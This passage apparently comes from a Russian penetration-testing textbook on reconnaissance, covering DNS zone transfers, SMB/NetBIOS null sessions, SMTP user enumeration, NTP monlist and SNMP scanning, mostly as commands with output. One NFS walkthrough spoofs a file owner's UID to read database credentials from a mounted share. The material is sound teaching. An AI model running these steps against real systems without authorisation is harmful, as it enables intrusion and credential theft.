[*] Resolving NS Records
[*] NS Servers found:
[*]                                   NS ns3.netstat.dumhost.com 19.67.20.162
[*]                                   NS ns4.netstat.dumhost.com 120.11.32.2
[*]                                   NS ns1.netstat.dumhost.com 120.11.32.56
[*]                                   NS ns2.netstat.dumhost.com 120.11.32.3
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 120.11.32.56
[-] Zone Transfer Failed for 120.11.32.56!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 120.11.32.3
[-] Zone Transfer Failed for 120.11.32.3!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 120.11.32.2
[-] Zone Transfer Failed for 120.11.32.2!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 19.67.20.162
[*]netstat.dumhost.com name server sahand1.netstat.dumhost.com.
[*]basij.netstat.dumhost.com 19.67.20.167
[*]emailserver.netstat.dumhost.com 19.67.20.169
```

```
[*]inis.netstat.dumhost.com 19.67.20.164
[*]inra.netstat.dumhost.com 19.67.20.167
[*]mail.netstat.dumhost.com 19.67.20.169
[*]nepton2.netstat.dumhost.com 19.67.20.167
[*]ns3.netstat.dumhost.com 19.67.20.162
[*]ns4.netstat.dumhost.com 19.67.20.163
[*]sahand1.netstat.dumhost.com 19.67.20.162
[*]simorgh.netstat.dumhost.com 19.67.20.171
[*]tamas.netstat.dumhost.com 19.67.20.166
[*]www.netstat.dumhost.com 81.91.7.220
```

Как мы видим из данного примера, dnsrecon сначала получил все NS-записи для исследуемого домена, а затем попробовал осуществить атаку по типу передачи зоны для каждого найденного сервера. И если первые серверы оказались неуязвимыми к данному типу атаки, то последний позволил осуществить передачу зоны и получить все доменные имена.

Ниже опишем другие возможные типы атак, следующие за параметром `-t`:

- `rvl`: поиск обратных записей в заданном диапазоне;
- `brt`: перебор доменов и хостов с использованием словаря;
- `srv`: записи SRV;
- `axfr`: проверка всех серверов NS на передачу зоны;
- `bing`: выполнение поиска поддоменов и хостов в Bing;
- `yand`: выполнение поиска поддоменов и хостов в Yandex;
- `crt`: выполнение поиска поддоменов и хостов с использованием crt.sh.

DNSEnum

Dnsenum — инструмент для получения информации о домене от DNS-серверов. Он использует различные методы получения данных, включая обычные DNS-запросы, перебор поддоменов, поиск обратных DNS-записей и попытки передачи зоны DNS.

Основные функции dnsenum:

- получение информации о серверах: dnsenum может определить серверы имен (NS), почтовые серверы (MX) и серверы, связанные с определенным доменом;
- перебор поддоменов: с помощью словаря dnsenum может попытаться подобрать поддомены, связанные с основным доменом;
- поиск обратных DNS-записей, принадлежащих определенному диапазону IP-адресов;
- попытки передачи зоны;
- использование Google для поиска поддоменов.

Примеры использования dnsenum:

- простой поиск: `dnsenum example.com`. Эта команда производит базовый анализ домена example.com, включая определение серверов имен (NS) и почтовых серверов (например, MX);
- перебор поддоменов с использованием файла со списком слов: `dnsenum --enum -f subdomains.txt example.com`. Эта команда использует файл subdomains.txt для перебора возможных поддоменов example.com;
- передача зоны: `dnsenum --dnsserver ns1.example.com example.com`. Эта команда пытается выполнить передачу зоны для сервера имен ns1.example.com;
- использование Google для поиска поддоменов: `dnsenum --google example.com`.

Dnsenum и dnsrecon представляют собой два мощных инструмента для сбора информации DNS, но различаются функциями и способами использования.

Рассмотрим некоторые различия между этими двумя утилитами:

- **Пользовательский интерфейс.** Dnsenum имеет более простой пользовательский интерфейс и легче в использовании для новичков. В то же время dnsrecon предлагает более обширные и гибкие возможности настройки, что может быть полезно для более опытных пользователей.
- **Методы поиска.** Dnsenum может использовать Google для поиска поддоменов, тогда как dnsrecon применяет Bing и Yandex для этой цели.
- **Скорость и эффективность.** Dnsrecon обычно работает быстрее и эффективнее, чем dnsenum, особенно с большими доменами или списками доменов.
- **Обновления.** Dnsrecon обновляется чаще и имеет активное сообщество разработчиков, которое постоянно работает над улучшением инструмента.

В целом можно сказать, что выбор между dnsenum и dnsrecon определяется вашими конкретными потребностями и имеющимся у вас опытом.

Получение данных с использованием SMB

SMB (Server Message Block) — протокол сетевого уровня, который облегчает обмен файлами, принтерами и другими ресурсами между узлами в сети. Он был разработан Microsoft и является основным протоколом для обмена файлами в среде Windows, хотя также поддерживается и другими операционными системами.

SMB используется для обмена данными между клиентом и сервером. Клиент отправляет запрос на доступ к ресурсу на сервере, а сервер отвечает, предоставляя запрашиваемые данные или сообщая о возникшей ошибке. SMB работает по протоколу TCP/IP и обычно использует порт 445. В прошлом он также использовал NetBIOS over TCP/IP (NBT), работая на портах 137–139.

Несмотря на его несомненную полезность, протокол SMB все же содержит некоторые уязвимости. Он применялся в WannaCry и NotPetya, где злоумышленники использовали уязвимость в SMBv1 для распространения вредоносного ПО.

Получение информации с помощью NetBIOS

NetBIOS — протокол, который разработан компанией IBM для работы в локальных сетях. Начиная с Windows XP SP2 и Windows Server 2003, протокол был переработан компанией Microsoft и стал более безопасным. Однако более старые версии Windows, а также сервис Samba, который работает под управлением Linux, все еще имеют ряд серьезных уязвимостей.

NetBIOS работает на 139-м TCP-порте. Стоит отметить, что SMB и NetBIOS — это два отдельных протокола. Хотя современные реализации SMB могут работать без NetBIOS, NetBIOS через TCP (NBT) требуется для обратной совместимости.

Для начала найдем хосты, которые поддерживают нужный протокол:

```
itsecbook@kali:~#   nmap -v -p 139,445 192.168.91.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-02 09:15 EDT
Initiating ARP Ping Scan at 09:15
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 09:15, 1.96s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 3 hosts. at 09:15
Completed Parallel DNS resolution of 3 hosts. at 09:15, 0.01s elapsed
Nmap scan report for 192.168.91.0 [host down]
Nmap scan report for 192.168.91.3 [host down]
Nmap scan report for 192.168.91.4 [host down]
...
Nmap scan report for 192.168.91.252 [host down]
Nmap scan report for 192.168.91.253 [host down]
Nmap scan report for 192.168.91.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 09:15
Completed Parallel DNS resolution of 1 host. at 09:15, 0.00s elapsed
Initiating SYN Stealth Scan at 09:15
Scanning 3 hosts [2 ports/host]
Completed SYN Stealth Scan at 09:15, 1.24s elapsed (6 total ports)
Nmap scan report for 192.168.91.1
Host is up (0.0021s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: D1:85:62:B8:03:B6 (Hewlett Packard)

Nmap scan report for 192.168.91.2
Host is up (0.00032s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
```

```
445/tcp closed microsoft-ds
MAC Address: 00:50:56:FE:1D:3F (VMware)

Nmap scan report for 192.168.91.254
Host is up (0.00021s latency).

PORT    STATE    SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 62:51:0D:53:3A:2D (Hewlett Packard)

Initiating SYN Stealth Scan at 09:15
Scanning 192.168.91.128 [2 ports]
Completed SYN Stealth Scan at 09:15, 0.03s elapsed (2 total ports)
Nmap scan report for 192.168.91.128
Host is up (0.000059s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.41 seconds
           Raw packets sent: 524 (14.864KB) | Rcvd: 14 (472B)
```

Nbtscan — утилита, поддерживаемая ОС Windows и Linux, которая работает из командной строки. С помощью нее можно просмотреть список доменов, входящие в состав каждого домена компьютеры, а также получить другую информацию:

```
 itsecbook@kali:~#   nbtscan -r 192.168.126.0/24
Doing NBT name scan for addresses from 192.168.126.0/24

IP address      NetBIOS Name Server  User    MAC address
-------------------------------------------------------------
192.168.126.0   Sendto failed: Permission denied
192.168.126.129  <unknown>                   <unknown>
192.168.126.171 ORG\ZL25424 <server> SHARON  a0:1d:48:12:9d:36
192.168.126.172 ORG\ZL15917 <server> RINGO   64:31:50:a1:f5:57
...
192.168.126.174 ORG\ZL16500 <server> RAIMOND 90:b1:1c:6b:5b:c4
```

Null session

Null session — это неавторизированная сессия NetBIOS между двумя компьютерами. Она применяется для получения информации о серверах Windows и ресурсах общего пользования. Если в сети разрешено устанавливать сеансы такого типа, то они позволят нам получить огромное количество информации: политики паролей, имена пользователей и названия групп, имена компьютеров и т. д.

Попробуем получить список ресурсов, предоставляемых одной из машин:

```
C:\Users\test>net view \\AURUM
Shared resources at \\AURUM
Share name  Type  Used as  Comment
-------------------------------------
Mobile      Disk  Public access
Test        Disk
The command completed successfully.
```

А теперь получим список учетных записей на удаленной машине:

```
C:\Users\test>nbtstat -A 192.168.10.56
Local Area Connection:
Node IpAddress: [192.168.10.56] Scope Id: []
NetBIOS Remote Machine Name Table
       Name               Type         Status
    ---------------------------------------------
    AURUM       <00>  UNIQUE      Registered
    LINDA         <00>  GROUP       Registered
    SILVIJA       <20>  UNIQUE      Registered

    MAC Address = 00-E6-43-21-DE-1D
```

Если вы являетесь пользователем Linux, самым простым способом для получения полной информации, предоставляемой SNMP-агентом, будет использование утилиты enum4linux. Данная утилита позволяет получить всю возможную информацию о системах под управлением ОС Windows и Linux-серверах с установленным сервисом Samba.

Продемонстрируем работу данной программы и посмотрим, какие данные нам удалось собрать:

```
itsecbook@kali:~#   enum4linux 192.168.91.5
Starting enum4linux v0.9.1
   =============( Target Information )===========

Target ........... 192.168.91.5
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, sharon, none

========( Enumerating MYDOMAIN/Domain on 192.168.91.5 )======

[+] Got domain/MYDOMAIN name: MYORG

===========( Nbtstat Information for 192.168.91.5 )=========

Looking up status of 192.168.91.5
 WINSRV      <00> -         M <ACTIVE>  Workstation Service
 WINS        <03> -         M <ACTIVE>  Messenger Service
 ADMINISTRATOR <03> -         M <ACTIVE>  Messenger Service
```

```
 MYDOMAIN <00> - <GROUP> M <ACTIVE>  Domain/MYDOMAIN Name
 MYDOMAIN <1e> - <GROUP> M <ACTIVE>  Browser Service Elections
 WINSRV   <20> -         M <ACTIVE>  File Server Service

    MAC Address = 00-D0-C3-AD-11-65

=============( Session Check on 192.168.91.5 )===========

[+] Server 192.168.91.5 allows sessions using username '', password ''

============( Getting domain SID for 192.168.91.5 )==========

Domain Name: MYORG
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=============( OS information on 192.168.91.5 )===========

[+] Got OS info for 192.168.91.5 from smbclient: Domain=[MYDOMAIN] OS=[Windows
5.0] Server=[Windows 2000 LAN Manager]
[+] Got OS info for 192.168.91.5 from srvinfo:
    192.168.91.5 Wk Sv Sql NT SNT BMB
    platform_id     :   500
    os version      :   5.0
    server type     :   0x29007

=============( Users on 192.168.91.5 )===========

index: 0x1 RID: 0x3ef acb: 0x00000010 Account: admin    Name: (null)    Desc:
(null)
index: 0x2 RID: 0x1f4 acb: 0x00000210 Account: Administrator    Name: (null)
Desc: Built-in account for administering the computer/domain
index: 0x6 RID: 0x1f5 acb: 0x00000215 Account: Guest    Name: (null)    Desc:
Built-in account for guest access to the computer/domain

user:[admin] rid:[0x3ef]
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]

=============( Share Enumeration on 192.168.91.5 )===========

Domain=[MYORG] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
Domain=[MYORG] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]

    Sharename       Type      Comment
    ---------       ----      -------
    IPC$            IPC       Remote IPC
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
session request to 192.168.91.5 failed (Called name not present)
session request to 192 failed (Called name not present)

[+] Attempting to map shares on 192.168.91.5
```

```
//192.168.91.5/IPC$ Mapping: OK Listing: DENIED
//192.168.91.5/ADMIN$   Mapping: DENIED, Listing: N/A
//192.168.91.5/C$   Mapping: DENIED, Listing: N/A

=======( Password Policy Information for 192.168.91.5 )=====

[+] Attaching to 192.168.91.5 using a NULL share

    [+] Trying protocol 445/SMB...

[+] Found domain(s):

    [+] WINSRV
    [+] Builtin

[+] Password Info for Domain: WINSRV

    [+] Minimum password length: None
    [+] Password history length: None
    [+] Maximum password age: 30 days 00 hours 00 minutes
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0


=============( Groups on 192.168.91.5 )===========

[+] Getting builtin groups:
group:[Administrators] rid:[0x220]
group:[Guests] rid:[0x222]

[+] Getting builtin group memberships:
Group 'Guests' (RID: 546) has member: WINSRV\Guest
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: WINSRV\admin
Group 'Administrators' (RID: 544) has member: WINSRV\Administrator
```

```
[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:
group:[None] rid:[0x201]

[+] Getting domain group memberships:
Group 'None' (RID: 513) has member: WINSRV\Administrator
Group 'None' (RID: 513) has member: WINSRV\Guest
Group 'None' (RID: 513) has member: WINSRV\admin


=( Users on 192.168.91.5 via RID cycling (RIDS: 500-550,1000-1050 )=

[I] Found new SID: S-1-5-21-1606980848-73586283-839522115
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-1606980848-73586283-839522115 and
logon username '', password ''
S-1-5-21-1606980848-73586283-839522115-500 WINSRV\Administrator (Local User)
S-1-5-21-1606980848-73586283-839522115-501 WINSRV\Guest (Local User)
...
S-1-5-21-1606980848-73586283-839522115-512 *unknown*\*unknown* (8)
S-1-5-21-1606980848-73586283-839522115-513 WINSRV\None (Domain Group)
```

Итак, мы смогли получить очень много интересной информации: имена пользователей, версии установленного ПО, список сетевых дисков и даже политики безопасности. Вся полученная информация является критичной и в разы упрощает задачу злоумышленнику при взломе системы.

Поиск NFS

NFS, или Network File System, является распределенной файловой системой, которая позволяет компьютерам в сети совместно использовать файлы и другие ресурсы. Она была разработана в 1984 году компанией Sun Microsystems и стала основой для многих сетевых файловых систем.

NFS позволяет пользователю просматривать, хранить и обновлять файлы на удаленном сервере таким образом, будто они находятся на его собственном компьютере. NFS использует клиент-серверный протокол, где сервер — это компьютер, который хранит файлы и ресурсы, а клиенты — это компьютеры, которые получают доступ к этим ресурсам.

NFS широко используется в корпоративных сетях, где необходим общий доступ к файлам. Она также используется в облачных вычислениях и при виртуализации для предоставления общего доступа к ресурсам и управления данными. Следует отметить, что в плане ИБ ее настройка представляет собой достаточно сложную задачу. А принимая во внимание то, что ее протокол сам по себе недостаточно безопасен, хотя и широко применяется, это делает его хорошей целью для атакующего.

Сканирование

Portmapper и RPCbind — службы, использующиеся для работы с удаленными процедурами вызова (RPC). Оба сервиса работают на TCP-порте 111 и позволяют клиентам определить, на каких портах сервер прослушивает определенные службы RPC.

Portmapper — это служба, сопоставляющая номера программ RPC с номерами портов, на которых работают эти программы. Это позволяет клиентам RPC получать информацию о том, с каким портом они должны соединяться для обращения к определенной службе. RPCbind выполняет аналогичную функцию и является заменой Portmapper в более новых системах. Portmapper и RPCbind часто используются в различных сетевых протоколах и службах, основанных на RPC, —NFS (сетевая файловая система), NIS (сетевая информационная служба) и т. д.

Мы можем использовать nmap для поиска систем с запущенными службами Portmapper и RPCbind:

```
itsecbook@kali:~#  nmap -v -p 111 192.168.91.1-254
```

Для упрощения поиска воспользуемся одним из готовых скриптов NSE — rpcinfo:

```
itsecbook@kali:~#  map -sV -p 111 --script=rpcinfo 192.168.91.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-02 10:19 EDT
Nmap scan report for 192.168.91.2
Host is up (0.00098s latency).

PORT    STATE  SERVICE VERSION
111/tcp closed rpcbind

Nmap scan report for 192.168.91.128
Host is up (0.00061s latency).

PORT STATE SERVICE VERSION
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 50255/udp mountd
| 100005 1,2,3 56911/tcp mountd
| 100021 1,3,4 40160/udp nlockmgr
| 100021 1,3,4 57765/tcp nlockmgr
| 100024 1 34959/udp status
| 100024 1 46908/tcp status
| 100227 2,3 2049/tcp nfs_acl
|_ 100227 2,3 2049/udp nfs_acl

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.50 seconds
```

Nmap NFS NSE-скрипты

После того как мы обнаружили сервер с NFS, попытаемся собрать больше информации, используя NSE-скрипты. Скрипты для nmap находятся в директории /usr/share/nmap/scripts/.

Все возможные скрипты запускаются с помощью символа *:

```
itsecbook@kali:~#  nmap -p 111 --script nfs* 192.168.91.128
. . .
Nmap scan report for 192.168.91.128
PORT STATE SERVICE
111/tcp open rpcbind
| nfs-showmount:
|_ /home/john/share 192.168.0.0/255.255.0.0
. . .
```

Обнаруженную директорию смонтируем в локальный каталог нашего компьютера:

```
itsecbook@kali:~#  mkdir remote_dir
itsecbook@kali:~#  mount -o nolock 192.168.91.128:
/home/john/share ~/ remote_dir/
itsecbook@kali:~# cd remote_dir/
itsecbook@kali:~ /remote_dir/# ls
configuration.php index.php robots.txt
```

Итак, мы получили доступ к файлам на удаленном сервере. Наверняка файл с названием configuration.php привлек ваше внимание, ведь он может содержать логин и пароль для доступа к базе данных. Попробуем вывести его содержимое при помощи команды `cat`:

```
cat configuration.php
cat: configuration.php: Permission denied
```

К сожалению, у нас ничего не вышло, и как часто бывает в Linux, проблема, скорее всего, связана с правами доступа. Проверим эту гипотезу и попробуем получить доступ.

Проверяем, у кого есть права доступа к файлу:

```
ls -la
total 24
drwxr-xr-x 2 1014 1014 4096 Apr 15 12:10 .
drwxr-xr-x 7 root root 4096 Apr 15 2023 ..
-rwx------ 1 1015 1015 48 Apr 15 13:05 configuration.php
-rwx------ 1 1015 1015 48 Apr 15 13:05 index.php
-rwx------ 1 1015 1015 48 Apr 15 13:05 robots.txt
```

Проанализируем новые данные. Мы видим, что доступом к файлу обладает его владелец, а UUID владельца файла — 1015. Теперь для получения доступа к файлу создадим пользователя с идентичным UUID, но на нашем компьютере.

Обратите внимание на то, что при создании пользователя мы не выбираем UUID, ОС сама его присвоит. Поэтому после создания пользователя мы должны поменять его вручную:

```
 itsecbook@kali:~# adduser owner
itsecbook@kali:~# sed -i -e 's/1003/1015/g' /etc/passwd
```

Пользователь создан, и ему присвоен нужный UUID. Теперь необходимо сменить пользователя и повторно попробовать прочитать интересующий нас файл:

```
itsecbook@kali:~/remote_dir/# su owner
owner@kali: ~/remote_dir/$ cat configuration.php
. . .
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'custo123_joom778';
public $password = 'verystrongpassword';
public $db = 'custo123_joom778';
public $dbprefix = 'josf4_';
public $dbencryption = 0;
. . .
```

Как мы и ожидали, в интересующем нас файле содержится конфигурация php-скрипта, а там указана необходимая информация для подключения к базе данных.

Работа с электронной почтой

В наши дни электронная почта является одним из основных инструментов ведения бизнеса. Даже в небольших организациях у каждого сотрудника имеется персональный e-mail. Спектр применения электронной почты достаточно широк: внутренняя коммуникация, пересылка документов, общение с клиентами, переписка с партнерами и т. д. Многие сотрудники часто используют почту в личных целях, а это большие риски с точки зрения информационной безопасности, но хорошо для взломщика.

Есть несколько способов получения списка e-mail-адресов компании. Один из них мы уже рассмотрели в предыдущей главе.

Второй способ не слишком надежен. Он основывается на том, что администраторы не отключают `VRFY` и `EXPN` на своих серверах. В результате злоумышленник может проверить список собранных почтовых адресов или даже подобрать их в автоматическом режиме.

В протоколе SMTP (Simple Mail Transfer Protocol) команда `VRFY` (Verify) используется для проверки существования определенного почтового ящика на SMTP-сервере. Когда клиент отправляет команду `VRFY` с аргументом, представляющим собой имя пользователя или адрес электронной почты, сервер отвечает, существует ли указанный почтовый ящик. Если почтовый ящик существует, сервер возвращает код ответа 250 и полное имя почтового ящика.

Например, команда `VRFY user@example.com` приведет к проверке, существует ли почтовый ящик user@example.com на сервере:

```
itsecbook@kali:~#  telnet mx.ibox.lv 25
Trying 194.152.31.73...
Connected to mx1.inbox.lv.
Escape character is '^]'.
220 timmy2-lv.inbox.lv ESMTP
VRFY root
502 5.5.1 VRFY command is disabled
quit
221 2.0.0 Bye
Connection closed by foreign host.

itsecbook@kali:~#  telnet mx.adb.com 25
Trying 216.46.24.12...
Connected to mx.adb.com.
Escape character is '^]'.
220 timmy2-lv.inbox.lv ESMTP
VRFY root
250 2.1.5 root <root@ mx.adb.com>
VRFY anderson
550 5.1.1 anderson... User unknown
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

В первом случае мы видим ответ сервера, на котором отключена возможность проверки пользователей, во втором же администраторы не позаботились о тонкой настройке почтового сервиса.

Команда `EXPN` (Expand) используется для получения информации о почтовой рассылке. По сути, она запрашивает и получает список всех адресатов указанной рассылки.

Например, если у вас есть рассылка под названием «staff», то при отправке команды `EXPN staff` на SMTP-сервер он вернет список всех адресов электронной почты, которые получают эту рассылку. В данном примере мы видим, как сервер возвращает список всех адресов, которые содержатся в списке рассылки «bob»:

```
itsecbook@kali:~#  telnet mx.inbox.lv 25
Trying 10.34.15.1...
Connected to 10.34.15.1.
Escape character is '^]'.
220 myhost ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 myhost Hello [10.34.15.5], pleased to meet you
EXPN bob
250 Super-User bob@myorg.net
```

```
250 Mike Storm <mikestorm@myorg.net>
EXPN alice
550 alice... User unknown
```

Подбор пользователей с использованием RCPT-TO:

```
itsecbook@kali:~#  telnet mx.soole.com 25
220 server1 ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 server1 Hello [10.0.0.72], pleased to meet you
MAIL FROM:smith
250 smith... Sender ok
RCPT TO:mike
250 mike... Recipient ok
RCPT TO: robert
550 robert... User unknown
```

Есть еще один заслуживающий внимания способ получить больше информации об адресате. Сервис WhoReadMe позволяет определить тип операционной системы, браузера, установленные компоненты ActiveX и даже примерное местоположение адресата.

В Kali Linux есть интересная утилита, позволяющая автоматизировать данный процесс, по умолчанию она не установлена, но находится в репозиториях и активно поддерживается. Для ее установки выполним команду:

```
itsecbook@kali:~#  apt install smtp-user-enum
```

Утилита smtp-user-enum может использоваться для перебора пользователей с помощью команды `VRFY`. В качестве параметра для определения существующих аккаунтов она принимает список потенциальных имен пользователей. Приведем пример ее использования:

```
itsecbook@kali:~#  smtp-user-enum -M VRFY -U usernames.txt -t target.smtp.
server
```

Мы использовали следующие параметры:

- `-M VRFY` — метод (в данном случае VRFY);
- `-U usernames.txt` — файл со списком имен пользователей;
- `-t target.smtp.server` — целевой SMTP-сервер.

Получение информации от NTP-сервера

Локальные NTP-серверы очень часто, особенно в крупных организациях, используются для синхронизации времени серверов и компьютеров в локальной сети.

При помощи NMAP можно не только узнать точное время, но и получить список последних 600 хостов, которые синхронизировали время с этим сервером. Это может быть очень полезно, если вы еще не знаете всей структуры сети, так как NTP-сервер обычно доступен с любого хоста любой подсети.

В современных реализациях эта функция по умолчанию отключена. Она бывает доступна только в том случае, когда администраторы специально включают ее с целью отладки или мониторинга. Но вы можете встретить устаревшие версии NTP-серверов, до сих пор уязвимые к данному типу атаки.

Осуществим поиск и эксплуатацию данной уязвимости с использованием скриптов Nmap:

```
itsecbook@kali:~#  nmap -sU -pU:123 -Pn -n --script=ntp-monlist 192.168.91.32
. . .
PORT    STATE SERVICE REASON
123/udp open  ntp     udp-response
| ntp-monlist:
|   Target is synchronised with 34.127.56.0 (reference clock)
|   Alternative Target Interfaces:
|       10.0.4.20
|   Private Servers (0)
|   Public Servers (0)
|   Private Peers (0)
|   Public Peers (0)
|   Private Clients (2)
|       10.0.8.35     169.254.138.55
|   Public Clients (12)
|       192.168.91.1     192.168.91.2    192.168.91.3   192.168.91.4
|       ...
|
|   Other Associations (1)
|_      127.0.0.1 seen 1853569 times. last tx was unicast v2 mode 7
. . .
```

Получение информации с использованием SNMP

SNMP (Simple Network Management Protocol) — протокол, используемый для управления сетевыми устройствами. Данный протокол поддерживают такие устройства, как роутеры, свичи, рабочие станции и т. д. Сам сервис работает при наличии двух основных компонентов: SNMP-агента, который находится на ведомом устройстве, и SNMP-сервера, который осуществляет управление ведомым устройством.

Протокол SNMP предусматривает два уровня доступа: первый позволяет считать информацию об устройстве (read community string), а второй — изменить конфигурацию ведомого устройства (read/write community string). Необходимо отметить, что по умолчанию можно считать read community string без пароля, а для read/write community string многие администраторы оставляют стандартный пароль, предусмотренный тем или иным разработчиком.

Упомянутый протокол работает на основе UDP, имеет слабую систему аутентификации и не обладает устойчивостью к спуфингу. Данные передаются без шифрования и могут быть перехвачены. Обычно SNMP используют для мониторинга параметров различных устройств, но на взгляд автора, SNMP представляет большую угрозу для безопасности организаций.

Существует целый ресурс, посвященный стандартным паролям различных поставщиков оборудования и программного обеспечения, — www.defaultpasswords.com.

MIB

MIB (Management Information Base) в контексте SNMP — это иерархическая структура, используемая для организации и идентификации информации, которую SNMP может получать от устройств в сети.

Иерархия изображается в виде «дерева MIB». Корень дерева представляет собой «мировое сообщество», от него отходят две основные ветви: ISO и private. Ветвь private включает в себя информацию, специфичную для определенного производителя или устройства. Каждый узел в дереве MIB имеет уникальный идентификатор объекта (OID), который представляет собой последовательность чисел, разделенных точками (рис. 4.7). OID используется для уникальной идентификации каждого элемента информации в MIB.




Рис. 4.7. Пример дерева MIB

Важно отметить, что вся информация, хранящаяся в MIB, является статистической и может быть использована для мониторинга сетевых устройств и управления ими.

Существует множество параметров SNMP, которые может запросить пользователь, приведем некоторые из них.

- `1.3.6.1.2.1.25.4.2.1.2` — запущенные программы;
- `1.3.6.1.2.1.6.13.1.3` — TCP-порты;
- `1.3.6.1.2.1.25.6.3.1.2` — установленное ПО;
- `1.3.6.1.2.1.25.2.3.1.4` — хранилища данных.

Поиск SNMP

Для получения списка поддерживающих протокол SNMP хостов воспользуемся nmap:

```
itsecbook@kali:~#  nmap -sU -p 161 192.168.1.0-254
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 10:13 EDT
. . .
Nmap scan report for 192.168.1.160 [host down]
Nmap scan report for 192.168.1.161 [host down]
Nmap scan report for 192.168.1.163 [host down]
Initiating SYN Stealth Scan at 10:14
Scanning 76 hosts [1 port/host]
Completed SYN Stealth Scan at 10:14, 0.48s elapsed (76 total ports)
Nmap scan report for zn14591.mycorp.org (192.168.1.19)
Host is up (0.00s latency).
PORT    STATE  SERVICE
161/tcp closed snmp
MAC Address: D4:85:64:B8:06:B6 (Hewlett Packard)

Nmap scan report for 192.168.1.23
Host is up (0.00s latency).
PORT    STATE    SERVICE
161/tcp filtered snmp
MAC Address: 3C:07:54:28:A7:D5 (Apple)

Nmap scan report for b-m01-6.mycorp.org (192.168.1.32)
Host is up (0.00s latency).
PORT    STATE  SERVICE
161/tcp closed snmp
MAC Address: 00:1D:70:FA:3B:3E (Cisco Systems)

Nmap scan report for b-m01-1.mycorp.org (192.168.1.34)
Host is up (0.00s latency).
PORT    STATE  SERVICE
161/tcp closed snmp
MAC Address: 00:1D:70:FA:39:E0 (Cisco Systems)

Nmap scan report for b-m01-3.mycorp.org (192.168.1.35)
Host is up (0.00s latency).
PORT    STATE  SERVICE
161/tcp open   snmp
MAC Address: 00:1D:70:FA:3A:72 (Cisco Systems)

...
Nmap scan report for zn16555.mycorp.org (192.168.1.201)
```

```
Host is up (0.00s latency).
PORT    STATE    SERVICE
161/tcp filtered snmp
MAC Address: E4:11:5B:58:03:F2 (Hewlett Packard)

Nmap scan report for zn18405.mycorp.org (192.168.1.205)
Host is up (0.00s latency).
PORT    STATE    SERVICE
161/tcp filtered snmp
MAC Address: 90:B1:1C:81:9B:AB (Dell)

Nmap scan report for 192.168.1.206
Host is up (0.00s latency).
PORT    STATE    SERVICE

161/tcp open snmp
MAC Address: C0:56:E3:A0:01:DF (Hangzhou Hikvision Digital Technology)
```

Далее мы рассмотрим несколько интересных примеров того, как получить информацию о целевой системе, используя SNMP.

Сбор данных

